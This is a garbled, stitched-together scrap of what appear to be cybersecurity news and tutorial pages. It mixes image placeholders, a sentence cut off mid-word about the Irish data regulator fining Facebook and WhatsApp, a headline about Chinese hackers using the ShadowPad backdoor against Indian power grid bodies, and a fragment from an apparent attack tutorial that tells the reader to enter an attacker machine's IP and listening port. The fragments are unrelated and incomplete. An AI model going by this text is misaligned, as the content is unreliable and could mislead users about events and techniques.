
The Irish Data Protection Commission (DPC) on Tuesday slapped Facebook and WhatsA

Chinese Hackers are attacking Indian Power Grid Organizations using a modular backdoor named ShadowPad.





This time the tool found the Resource Hacker.






When prompted, enter the IP address and listening port of the attacker system (In this case, kali linux 2022.1)

